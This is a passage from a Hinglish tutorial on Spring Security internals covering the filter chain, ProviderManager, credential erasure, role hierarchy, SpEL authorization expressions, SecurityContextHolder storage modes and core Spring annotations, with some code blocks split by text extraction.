        authenticationEntryPoint.commence(req, res, ex); // → login
    } else {
        accessDeniedHandler.handle(req, res, ex); // → 403
    }
} catch (AuthenticationException ex) {
    authenticationEntryPoint.commence(req, res, ex); // → login/401
}
```

⚡ 15. AuthorizationFilter (Spring 6+)


Filter chain ka last security filter. Request ki authorization check karta hai. SecurityContextHolder se Authentication leta hai. Configured requestMatchers ke against authority check karta hai. Fail hone par AccessDeniedException throw karta hai.

Filter Execution Order — Quick Reference Table

Order	Filter Name	Purpose
1	DisableEncodeUrlFilter	Session ID ko URL se hataata hai
2	WebAsyncManagerIntegrationFilter	Async thread SecurityContext sync
3	SecurityContextHolderFilter	Context load/save at request boundaries
4	HeaderWriterFilter	Security headers add karta hai
5	CsrfFilter	CSRF token validate karta hai
6	LogoutFilter	Logout process handle karta hai
7	UsernamePasswordAuthenticationFilter	Form login handle karta hai
8	DefaultLoginPageGeneratingFilter	Auto login page generate
9	BasicAuthenticationFilter	HTTP Basic Auth handle karta hai
10	RequestCacheAwareFilter	Saved request restore karta hai
11	SecurityContextHolderAwareRequestFilter	Servlet API security methods
12	AnonymousAuthenticationFilter	Anonymous token set karta hai
13	ExceptionTranslationFilter	Auth exceptions handle karta hai
14	AuthorizationFilter	Final permission check

► DelegatingFilterProxy — Internal Mechanics

DelegatingFilterProxy ka Internal Working



DelegatingFilterProxy lazy loading use karta hai — Spring ApplicationContext fully load hone ke baad hi actual bean lookup karta hai. Agar eager loading kiya toh circular dependency issues aa sakte hain.

► Complete HTTP Request Lifecycle — Step by Step

Request Kaise Travel Karta Hai — Poora Safar

```
Browser: GET https://myapp.com/dashboard
Cookie: JSESSIONID=xyz789
Authorization: (empty)
```

===== TOMCAT LAYER =====

- [1] TCP connection accept
- [2] HTTP request parse
- [3] Standard servlet filters run (CharacterEncodingFilter, etc.)
- [4] DelegatingFilterProxy intercepts
 ↓ lazy-lookup springSecurityFilterChain bean

```
===== SPRING SECURITY LAYER =====
[5] FilterChainProxy.doFilter()
    → Iterates SecurityFilterChains
    → Chain matching /** found

[6] SecurityContextHolderFilter
    → HttpSession se SecurityContext load
    → Session xyz789 exists → SecurityContext has Authentication
    → SecurityContextHolder.setContext(ctx)

[7] CsrfFilter
    → GET request → skip (CSRF only checks POST/PUT/DELETE)

[8] UsernamePasswordAuthenticationFilter
    → URL is /dashboard (not /login) → skip

[9] AnonymousAuthenticationFilter
    → Authentication already set (from step 6) → skip

[10] ExceptionTranslationFilter
    → Registers exception handler for next filter

[11] AuthorizationFilter
    → /dashboard requires: authenticated()
    → Authentication exists, not anonymous → PASS ✓
```

```
===== SPRING MVC LAYER =====
[12] DispatcherServlet
    → Route to DashboardController.getDashboard()

[13] @AuthenticationPrincipal → inject current user
[14] Service logic runs
[15] Response returned
```

```
===== SECURITY CLEANUP =====
[16] SecurityContextHolderFilter finally block
    → Save context to session (if changed)
    → SecurityContextHolder.clearContext() → prevent leaks
```


□ PHASE 3: AUTHENTICATION CORE — MISSED TOPICS □

► ProviderManager — Delegation Logic Deep Dive

ProviderManager Internal Working

ProviderManager Spring Security ka default AuthenticationManager implementation hai. Yeh ek list of AuthenticationProviders hold karta hai. Jab authenticate() call hota hai, yeh har provider ko try karta hai jab tak koi success ya final failure nahi hota.

```
// ProviderManager.authenticate() - simplified internal logic:

public Authentication authenticate(Authentication authentication) {
    Class<? extends Authentication> toTest = authentication.getClass();
    AuthenticationException lastException = null;
    Authentication result = null;

    // Har provider ko iterate karo:
    for (AuthenticationProvider provider : getProviders()) {

        // Pehle check: kya yeh provider is type ko handle kar sakta hai?
        if (!provider.supports(toTest)) {
            continue; // skip this provider
        }

        try {
            result = provider.authenticate(authentication);
            if (result != null) {
                copyDetails(authentication, result);
                break; // SUCCESS! stop iterating
            }
        } catch (AccountStatusException | InternalAuthenticationServiceException
ex) {
            throw ex; // These are FATAL - don't try other providers
        } catch (AuthenticationException ex) {
            lastException = ex; // keep trying other providers
        }
    }

    if (result == null && parent != null) {
        // Parent ProviderManager ko bhi try karo (if configured)
        result = parent.authenticate(authentication);
    }

    if (result != null) {
        if (eraseCredentialsAfterAuthentication) {
            ((CredentialsContainer) result).eraseCredentials(); // password
clear!
        }
        return result;
    }
}
```

```

    }

    throw lastException; // sab fail hue
}

```

⚡ Multiple AuthenticationProviders Example

Real-world application mein multiple providers ho sakte hain — ek username/password ke liye, ek JWT ke liye, ek API key ke liye:

```

@Bean
public AuthenticationManager authManager(HttpSecurity http) throws Exception {
    AuthenticationManagerBuilder builder =
        http.getSharedObject(AuthenticationManagerBuilder.class);

    // Provider 1: Standard username/password (DB)
    builder.authenticationProvider(daoAuthProvider());

    // Provider 2: LDAP authentication
    builder.authenticationProvider(ldapAuthProvider());

    // Provider 3: Custom API key auth
    builder.authenticationProvider(apiKeyAuthProvider());

    // ProviderManager tries all three in ORDER
    // Pehla matching provider jeet jaata hai
    return builder.build();
}

```

► Principal aur Credentials — Deep Dive

Principal kya hota hai — Deeply

Principal = 'Kaun hai yeh user?' — Authenticated user ki identity. Authentication object mein `getPrincipal()` call karne par yeh milta hai. Pre-authentication mein `String` (username). Post-authentication mein usually `UserDetails` object.

```

// Authentication object ke andar kya hota hai:

Authentication auth = SecurityContextHolder.getContext().getAuthentication();

// 1. PRINCIPAL (identity)
Object principal = auth.getPrincipal();
// Pre-auth: principal = "rahul" (just a String username)
// Post-auth: principal = UserDetails object { username, password, authorities...
}

// Better way — cast to UserDetails:
if (principal instanceof UserDetails userDetails) {
    String username = userDetails.getUsername();
    Collection<? extends GrantedAuthority> roles = userDetails.getAuthorities();
}

```

```

}

// In Controller – direct injection:
@GetMapping("/profile")
public String profile(@AuthenticationPrincipal UserDetails user) {
    // user = directly the UserDetails principal
    return "Hello " + user.getUsername();
}

// Custom Principal – if your User entity IS the principal:
@GetMapping("/profile")
public String profile(@AuthenticationPrincipal User user) {
    // Works if User implements UserDetails
    return "Hello " + user.getEmail(); // custom field!
}

```

Credentials — Lifecycle aur Security

Credentials = authentication ke liye use hua proof (usually password). Security ke liye, Spring Security authentication ke turant baad credentials ko memory se erase karta hai.

```

// Credentials lifecycle:

// STEP 1: Authentication attempt mein credentials present hain
UsernamePasswordAuthenticationToken preAuth =
    new UsernamePasswordAuthenticationToken("rahul", "myPassword123");
// preAuth.getCredentials() = "myPassword123" ← present

// STEP 2: Successful authentication ke baad:
UsernamePasswordAuthenticationToken postAuth =
    new UsernamePasswordAuthenticationToken(
        userDetails,    // principal
        null,           // ← credentials = null! (cleared)
        authorities     // GrantedAuthority list
    );

// STEP 3: ProviderManager calls eraseCredentials():
// CredentialsContainer.eraseCredentials() → sets password to null

// WHY? If any exception is logged with full Authentication object,
// password won't be exposed in logs!

// VERIFY:
Authentication auth = SecurityContextHolder.getContext().getAuthentication();
auth.getCredentials(); // null – password already cleared

// TO PREVENT ERASING (if you need it for chained auth):
providerManager.setEraseCredentialsAfterAuthentication(false);

```

► Authentication Object — Complete Anatomy

Authentication Object ke andar kya-kya hota hai?

Method	Returns	Before Auth	After Auth
getPrincipal()	Object (UserDetails)	username String	UserDetails object
getCredentials()	Object (password)	raw password	null (cleared)
getAuthorities()	Collection<GrantedAuthority>	empty	user's roles/permissions
isAuthenticated()	boolean	false	true
getDetails()	Object (request details)	WebAuthDetails	WebAuthDetails (IP, sessionId)
getName()	String	username	username (from principal)

```
// Complete Authentication object inspection:
Authentication auth = SecurityContextHolder.getContext().getAuthentication();

System.out.println(auth.getName());           // "rahul"
System.out.println(auth.isAuthenticated());    // true
System.out.println(auth.getPrincipal());      // UserDetails{rahul}
System.out.println(auth.getCredentials());    // null (cleared)
System.out.println(auth.getAuthorities());    // [ROLE_ADMIN, ROLE_USER]

// getDetails() gives request info:
WebAuthenticationDetails details =
    (WebAuthenticationDetails) auth.getDetails();
details.getRemoteAddress(); // client IP
details.getSessionId();     // session ID
```

□ PHASE 4: AUTHORIZATION — MISSED TOPICS □

► Role Hierarchy — Completely New Topic

Role Hierarchy kya hota hai?

Role Hierarchy ek feature hai jisme higher roles automatically lower roles ki permissions inherit karte hain. Bina role hierarchy ke: ADMIN ko explicitly ADMIN, MANAGER, aur USER teeno roles dene padte hain. With hierarchy: ADMIN > MANAGER > USER configure karo — ADMIN ko automatically sab milta hai.

```
// WITHOUT role hierarchy (BAD - repetitive):
@PreAuthorize("hasAnyRole('ADMIN', 'MANAGER', 'USER')")
public List<Product> getProducts() { ... }

@PreAuthorize("hasAnyRole('ADMIN', 'MANAGER')")
public void manageInventory() { ... }

@PreAuthorize("hasRole('ADMIN')")
public void deleteUser() { ... }

// WITH role hierarchy (GOOD - clean):
@PreAuthorize("hasRole('USER')")
public List<Product> getProducts() { ... }
// ADMIN aur MANAGER bhi access kar sakte hain automatically!

@PreAuthorize("hasRole('MANAGER')")
public void manageInventory() { ... }
// Only MANAGER and ADMIN can access

@PreAuthorize("hasRole('ADMIN')")
public void deleteUser() { ... }
// Only ADMIN
```

⚡ Role Hierarchy Configuration

```
@Bean
public RoleHierarchy roleHierarchy() {
    return RoleHierarchyImpl.fromHierarchy(
        "ROLE_ADMIN > ROLE_MANAGER\n" + // ADMIN has all MANAGER permissions
        "ROLE_MANAGER > ROLE_USER\n" + // MANAGER has all USER permissions
        "ROLE_USER > ROLE_GUEST" // USER has all GUEST permissions
    );
}

// Also register for SpEL expressions:
```

```


@Bean
public DefaultWebSecurityExpressionHandler expressionHandler() {
    DefaultWebSecurityExpressionHandler handler =
        new DefaultWebSecurityExpressionHandler();
    handler.setRoleHierarchy(roleHierarchy());
    return handler;
}

// In SecurityConfig - use the handler:
http.authorizeHttpRequests(auth -> auth
    .expressionHandler(expressionHandler())
    .requestMatchers("/user/**").hasRole("USER") // ADMIN+MANAGER+USER all get
in
    .requestMatchers("/admin/**").hasRole("ADMIN") // only ADMIN
);

```

⚡ Role Hierarchy Visualization

Hierarchy: ADMIN > MANAGER > USER > GUEST



Effective authorities of each role:

```

GUEST   → [ROLE_GUEST]
USER    → [ROLE_USER, ROLE_GUEST]
MANAGER → [ROLE_MANAGER, ROLE_USER, ROLE_GUEST]
ADMIN   → [ROLE_ADMIN, ROLE_MANAGER, ROLE_USER, ROLE_GUEST]

```

► @PostAuthorize — returnObject Deep Dive

@PostAuthorize complete use cases

```

// Use Case 1: User can only access THEIR OWN order
@PostAuthorize("returnObject.userId == authentication.principal.id")
public Order getOrderById(Long orderId) {
    return orderRepository.findById(orderId)
        .orElseThrow(() -> new OrderNotFoundException(orderId));
}
// Method runs → Order fetched → THEN ownership check
// If order.userId != current user's id → 403 thrown

// Use Case 2: Never expose ADMIN user data to non-admins
@PostAuthorize("returnObject.role != 'ADMIN' or hasRole('ADMIN')")

```

```

public User getUserById(Long id) {
    return userRepository.findById(id).orElseThrow();
}

// Use Case 3: Check document classification
@PostAuthorize("returnObject.classification == 'PUBLIC' or hasRole('CLEARANCE')")
public Document getDocument(String docId) {
    return documentRepository.findById(docId).orElseThrow();
}

// IMPORTANT: @PostAuthorize mein returnObject always available hai
// returnObject = method ka return value
// returnObject null bhi ho sakta hai — null check karo!
@PostAuthorize("returnObject == null or returnObject.ownerId ==
authentication.principal.id")
public Report getReport(Long id) { ... }

```

► SpEL (Spring Expression Language) — Advanced Examples

SpEL Security Expressions — Har Type Ka Example

Expression	Example	Explanation
hasRole()	hasRole('ADMIN')	ROLE_ADMIN authority check
hasAnyRole()	hasAnyRole('ADMIN','MOD')	Multiple roles — any one enough
hasAuthority()	hasAuthority('user:delete')	Exact authority string check
hasAnyAuthority()	hasAnyAuthority('read','write')	Any of these authorities
isAuthenticated()	isAuthenticated()	Logged in (not anonymous)
isAnonymous()	isAnonymous()	NOT logged in
isFullyAuthenticated()	isFullyAuthenticated()	Logged in AND not remember-me
isRememberMe()	isRememberMe()	Logged in via remember-me cookie
permitAll()	permitAll()	Always allow
denyAll()	denyAll()	Always deny
principal	principal.username == 'admin'	Access principal properties
authentication	authentication.name == 'rahul'	Access authentication properties
#paramName	#userId == principal.id	Method parameter reference

returnObject	returnObject.owner == principal.name	Return value reference (@PostAuthorize)
@beanName	@myBean.check(authentication)	Call a Spring bean method!

⚡ SpEL with Custom Bean — Very Powerful Pattern

```
// Define a security helper bean:
@Component("securityHelper")
public class SecurityHelper {
    public boolean isOwnerOf(Long resourceId, Authentication auth) {
        String username = auth.getName();
        return repository.isOwner(resourceId, username);
    }
}

// Use in @PreAuthorize:
@PreAuthorize("@securityHelper.isOwnerOf(#postId, authentication)")
public void deletePost(Long postId) { ... }

// WHY? Complex business logic ko annotation mein directly likhne se
// annotation complicated hoti hai. Bean mein centralize karo.
```


□ PHASE 5: SECURITY FLOW — MISSED TOPICS □

► SecurityContextHolder — 3 Storage Modes

Mode 1: MODE_THREADLOCAL (Default)

Har thread ka apna alag SecurityContext hota hai. ThreadLocal variable use hota hai storage ke liye. Servlet applications mein perfect — har HTTP request ek thread mein run hoti hai. Same user ke do concurrent requests different threads mein run hoti hain — aur dono ke paas apna alag SecurityContext hota hai. Memory leak ka risk hai agar thread pool use ho — isliye end mein clearContext() zaruri hai.

```
// DEFAULT behavior — no configuration needed:
SecurityContextHolder.setStrategyName(
    SecurityContextHolder.MODE_THREADLOCAL);

// Thread 1 (Request from user A):
SecurityContextHolder.getContext().setAuthentication(authUserA);
// SecurityContextHolder.getContext() = authUserA

// Thread 2 (Request from user B — different thread!):
SecurityContextHolder.getContext().setAuthentication(authUserB);
// SecurityContextHolder.getContext() = authUserB

// Thread 1 mein:
SecurityContextHolder.getContext(); // still authUserA — ISOLATED!
```

Mode 2: MODE_INHERITABLETHREADLOCAL

Parent thread ka SecurityContext child threads mein bhi available hota hai. InheritableThreadLocal use hota hai. @Async methods use karne par SecurityContext automatically propagate hota hai — bina extra configuration ke.

```
// Configure globally:
@SpringBootApplication
public class App {
    public static void main(String[] args) {
        SecurityContextHolder.setStrategyName(
            SecurityContextHolder.MODE_INHERITABLETHREADLOCAL);
        SpringApplication.run(App.class, args);
    }
}

// OR in application.properties:
// spring.security.strategy=MODE_INHERITABLETHREADLOCAL

// Use case — @Async method:
```

```

@Service
public class EmailService {
    @Async
    public void sendWelcomeEmail() {
        // Parent thread ka auth available hai yahan!
        Authentication auth = SecurityContextHolder
            .getContext().getAuthentication();
        String username = auth.getName(); // works!
    }
}

```

Mode 3: MODE_GLOBAL

Poori JVM ke liye ek single SecurityContext. Multi-threaded web applications ke liye NEVER use karein — ek user ka context doosre user ko overwrite kar dega. Sirf Swing desktop apps ya single-threaded standalone tools ke liye.

```

// WARNING: DO NOT use in web applications!
SecurityContextHolder.setStrategyName(
    SecurityContextHolder.MODE_GLOBAL);

// Thread 1 sets auth:
SecurityContextHolder.getContext().setAuthentication(adminAuth);

// Thread 2 READS the same context:
SecurityContextHolder.getContext().getAuthentication();
// Returns adminAuth! SECURITY VULNERABILITY in web apps!

```

❑ Storage Mode Comparison


MODE_THREADLOCAL → Default. Web apps ke liye perfect. Each thread isolated.

MODE_INHERITABLETHREADLOCAL → @Async, child thread needs auth. Parent context inherited.

MODE_GLOBAL → DANGEROUS for web apps. Only for single-threaded desktop apps.

► SecurityContext Thread Lifecycle — Visual Flow

SecurityContext ka Pura Jeevan (Request se Response tak)



SecurityContextHolderFilter.doFilter() START

1. Load from storage:
context = repo.loadContext(request)
(from HttpSession or new empty context)
2. Set in Thread-7's ThreadLocal:
SecurityContextHolder.setContext(context)
3. Thread-7 ka ThreadLocal:
Thread-7 → { SecurityContext { auth=rahul } }



=== DURING REQUEST PROCESSING ===

Any code can call:

SecurityContextHolder.getContext().getAuthentication()

→ Returns rahul's auth from Thread-7's ThreadLocal



Controller, Service, Repository – all on Thread-7
All can access SecurityContext safely



SecurityContextHolderFilter.doFilter() END

4. Save back to storage (if needed):
repo.saveContext(context, request, response)
5. CRITICAL – Clear ThreadLocal:
SecurityContextHolder.clearContext()

WHY? Thread-7 goes back to thread pool!
Next request might get Thread-7 again
Without clear → next user gets rahul's context!



Thread-7 returns to pool – CLEAN STATE

► SecurityContextPersistenceFilter vs SecurityContextHolderFilter

Yeh Dono Filter — Kya Difference Hai?

Property	SecurityContextPersistenceFilter (Old)	SecurityContextHolderFilter (New - Spring 6+)
Spring Version	Spring Security < 6.0	Spring Security 6.0+
Status	Deprecated	Current / Recommended
Saving	Automatically saves context on every response (even if unchanged)	Only saves when explicitly needed

Performance	Slightly worse (always saves)	Better (smart saving)
Responsibility	Loads AND saves context	Loads context; saving done separately
Usage	Legacy apps	New Spring Boot 3+ apps

```
// OLD way (SecurityContextPersistenceFilter - deprecated):
// Auto-registered when using HttpSessionSecurityContextRepository
http.securityContext(sc -> sc
    .securityContextRepository(httpSessionSecurityContextRepository));

// NEW way (SecurityContextHolderFilter - Spring 6+):
// Default behavior in Spring Boot 3+
// Saving is now done by SecurityContextRepository explicitly

// For stateless JWT apps - use NullSecurityContextRepository:
http.securityContext(sc -> sc
    .securityContextRepository(NullSecurityContextRepository.getInstance()));
// OR equivalently:
http.sessionManagement(s -> s
    .sessionCreationPolicy(SessionCreationPolicy.STATELESS));
```

□ **Summary — SecurityContext ka Full Picture**

1. SecurityContextHolder → HOLDS the context (ThreadLocal storage)
2. SecurityContext → CONTAINS the Authentication object
3. Authentication → REPRESENTS the logged-in user
4. SecurityContextRepository → PERSISTS context between requests (session/Redis/null)
5. SecurityContextHolderFilter → LOADS context at request start, CLEARS at end



SPRING SECURITY

ANNOTATIONS — COMPLETE REFERENCE

Has Annotation • Target (CLASS/METHOD/FIELD/PARAMETER) • Package
• Purpose • Why Use • Code

CLASS

METHOD

FIELD

PARAMETER

CONSTRUCTOR

↑ Target Location Legend — Badge colors in each annotation card

□ PHASE 1 □

FUNDAMENTALS — Spring Core Annotations (Security ke Foundation)

Yeh annotations Spring ke core hain lekin Spring Security ka poora infrastructure inhi par bana hai. Bina inhe samjhe Security configure nahi kar sakte.

@SpringBootApplication [CLASS]

□ Package	org.springframework.boot.autoconfigure.SpringBootApplication
□ Purpose	Main application class ko mark karta hai. @Configuration + @EnableAutoConfiguration + @ComponentScan teeno ka combination hai.
? Why Use	Ek annotation se poora Spring Boot app start hota hai. Auto-configuration se spring-boot-starter-security automatically detect aur configure hoti hai.
□ Placement	Sirf main class par — exactly ek baar poore project mein.

```
// ✔Main application class par:
@SpringBootApplication
public class MyApp {
    public static void main(String[] args) {
        SpringApplication.run(MyApp.class, args);
    }
}

// Internally equivalent to:
// @Configuration          ← beans define kar sakte hain
// @EnableAutoConfiguration ← classpath se auto config
// @ComponentScan          ← @Component, @Service scan karta hai

// Security implication:
// spring-boot-starter-security classpath mein hai toh
// SecurityAutoConfiguration automatically trigger hoti hai
// → default login page, default user 'user', random password
```

@Configuration [CLASS]

□ Package	org.springframework.context.annotation.Configuration
□ Purpose	Class ko Spring configuration class declare karta hai. Is class ke andar @Bean methods define hote hain jo Spring Container mein register hote hain.
? Why Use	Security configuration (SecurityFilterChain, PasswordEncoder, AuthenticationManager) define karne ke liye SecurityConfig class par zaroor lagta hai. Iske bina @Bean methods kaam nahi karte.
□ Placement	Class level par. Security ke liye SecurityConfig, JwtConfig etc. par use hota hai.

```
// ✔ Security Configuration Class:
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    // @Configuration hone ki wajah se yeh @Bean kaam karta hai:
    @Bean
    public PasswordEncoder passwordEncoder() {
        return new BCryptPasswordEncoder(12);
    }

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http)
        throws Exception {
        http.authorizeHttpRequests(auth -> auth
            .anyRequest().authenticated());
        return http.build();
    }
}

// ✖ Without @Configuration - @Bean methods behave differently
// Each call creates new instance (not singleton)
```

@Bean [METHOD]

❑ Package	org.springframework.context.annotation.Bean
❑ Purpose	Method ko Spring-managed bean declare karta hai. Method return value Spring ApplicationContext mein singleton ke roop mein register hota hai.
? Why Use	PasswordEncoder, SecurityFilterChain, AuthenticationManager, CorsConfigurationSource — yeh sab @Bean ke through register kiye jaate hain. Security components ko Spring Container manage karta hai taaki autowire ho sake.
❑ Placement	@Configuration class ke andar methods par. Return type = bean type.

```
// Security mein @Bean ke most important uses:

@Bean
public PasswordEncoder passwordEncoder() {
    // Yeh bean poore app mein inject ho sakta hai
    return new BCryptPasswordEncoder(12);
}

@Bean
public SecurityFilterChain securityFilterChain(HttpSecurity http)
    throws Exception {
    return http.build(); // SecurityFilterChain bean
}

@Bean
public AuthenticationManager authManager(
    AuthenticationConfiguration config) throws Exception {
    return config.getAuthenticationManager();
}
```



```

}

@Bean
public CorsConfigurationSource corsConfig() {
    // Singleton – same instance everywhere injected
    return new UrlBasedCorsConfigurationSource();
}

```

@Component [CLASS]

❑ Package	org.springframework.stereotype.Component
❑ Purpose	Class ko generic Spring-managed component declare karta hai. @ComponentScan is class ko detect karke automatically ApplicationContext mein register karta hai.
? Why Use	Custom filters (JwtAuthFilter, RateLimitFilter), custom handlers (AuthenticationEntryPoint, AccessDeniedHandler) ko Spring bean banana padta hai. @Component se yeh automatically wired ho jaate hain.
❑ Placement	Class level par. Custom Filters, Handlers, Validators par use hota hai.

```

// Custom JWT Filter as Spring Component:
@Component // ← Spring ise bean banata hai → inject ho sakta hai
public class JwtAuthFilter extends OncePerRequestFilter {

    @Autowired // JwtService inject ho sakti hai kyunki @Component hai
    private JwtService jwtService;

    @Override
    protected void doFilterInternal(HttpServletRequest req,
                                    HttpServletResponse res, FilterChain chain) {
        // JWT validation logic
        chain.doFilter(req, res);
    }
}

// Custom AuthenticationEntryPoint:
@Component
public class JwtAuthEntryPoint implements AuthenticationEntryPoint {
    @Override
    public void commence(HttpServletRequest req, HttpServletResponse res,
                        AuthenticationException ex) throws IOException {
        res.setStatus(401);
        res.getWriter().write("{\"error\":\"Unauthorized\"}");
    }
}

```

@Service [CLASS]

❑ Package	org.springframework.stereotype.Service
-----------	--

□ Purpose	@Component ka specialization. Business logic layer ko mark karta hai. Functionally @Component jaisa hi hai lekin semantically service layer ke liye.
? Why Use	UserDetailsService, JwtService, AuthService, OtpService — sab security ke service classes hain. @Service se developer ko pata chalta hai ki yeh business logic class hai. @Transactional automatically apply ho sakta hai.
□ Placement	Class level par. Service classes par — UserDetailsService implementations, JwtService etc.

```
// UserDetailsService implementation:
@Service // ← business logic layer marker
public class CustomUserDetailsService implements UserDetailsService {

    @Autowired
    private UserRepository userRepository;

    @Override
    public UserDetails loadUserByUsername(String username)
        throws UsernameNotFoundException {
        return userRepository.findByUsername(username)
            .orElseThrow(() -> new UsernameNotFoundException(
                "User not found: " + username));
    }
}

// JwtService:
@Service
public class JwtService {
    public String generateToken(UserDetails user) { ... }
    public boolean isTokenValid(String token, UserDetails user) { ... }
}
```

@Repository [CLASS]	
□ Package	org.springframework.stereotype.Repository
□ Purpose	@Component ka specialization. Data access layer (DAO) ko mark karta hai. DataAccessException translation automatically hoti hai — DB-specific exceptions Spring exceptions mein convert hoti hain.
? Why Use	UserRepository, RefreshTokenRepository — security data access ke liye. Exception translation se DB-specific SQLExceptions catch karne ki zarurat nahi, Spring ke consistent exceptions milte hain.
□ Placement	Class level par. DAO/Repository implementations par. (Spring Data JPA mein interface pe lagane ki zarurat nahi — automatically handled.)

```
// Spring Data JPA — @Repository optional hai (auto-detected):
@Repository // optional but good practice for clarity
public interface UserRepository extends JpaRepository<User, Long> {
    Optional<User> findByUsername(String username);
    Optional<User> findByEmail(String email);
    boolean existsByUsername(String username);
}
```

```
// Custom implementation - @Repository zaroor lagao:
@Repository
public class CustomUserRepositoryImpl {
    @PersistenceContext EntityManager em;

    // DataAccessException translation automatic:
    // SQLIntegrityConstraintViolationException
    // → DataIntegrityViolationException (Spring)
}
```

@RestController [CLASS]

□ Package	org.springframework.web.bind.annotation.RestController
□ Purpose	@Controller + @ResponseBody ka combination. Har method ka return value automatically JSON/XML response body mein convert hota hai. REST APIs ke liye use hota hai.
? Why Use	AuthController (/login, /register, /refresh endpoints), UserController, AdminController — Spring Security ke saath kaam karne wale sab REST endpoints isme hote hain. @ResponseBody alag lagane ki zarurat nahi.
□ Placement	Class level par. REST API controllers par.

```
// Auth Controller - Security endpoints:
@RestController
@RequestMapping("/auth")
public class AuthController {

    @Autowired AuthenticationManager authManager;
    @Autowired JwtService jwtService;
    @Autowired UserDetailsService userDetailsService;

    @PostMapping("/login")
    public ResponseEntity<AuthResponse> login(
        @RequestBody LoginRequest request) {
        // @RestController hone ki wajah se AuthResponse
        // automatically JSON mein convert hoti hai
        authManager.authenticate(...);
        String token = jwtService.generateToken(...);
        return ResponseEntity.ok(new AuthResponse(token));
    }
}
```

@Value [FIELD] [PARAMETER] [METHOD]

□ Package	org.springframework.beans.factory.annotation.Value
□ Purpose	application.properties / application.yml se values inject karta hai. SpEL (Spring Expression Language) bhi support karta hai.

? Why Use	JWT secret key, token expiry time, CORS allowed origins — yeh sab sensitive configuration properties hain jo code mein hardcode nahi karne chahiye. @Value se externalize karo.
□ Placement	Field par (most common), method parameter par, constructor parameter par.

```
// application.properties mein define karo:
// jwt.secret=YourBase64EncodedSecretKeyAtLeast256BitsLong
// jwt.expiration=86400000
// app.cors.origins=https://myapp.com,http://localhost:3000

// Service mein inject karo:
@Service
public class JwtService {

    @Value("${jwt.secret}")           // Field injection
    private String secretKey;

    @Value("${jwt.expiration:86400000}") // Default value if not set
    private long jwtExpiration;

    @Value("${app.cors.origins}")       // Comma-separated → List
    private List<String> allowedOrigins;

    @Value("${app.name:DefaultApp}")    // Default fallback
    private String appName;

    // SpEL use kar sakte hain:
    @Value("#{${jwt.expiration} / 1000}")
    private long expiryInSeconds;
}
```

@Autowired

[FIELD]

[CONSTRUCTOR]

[METHOD]

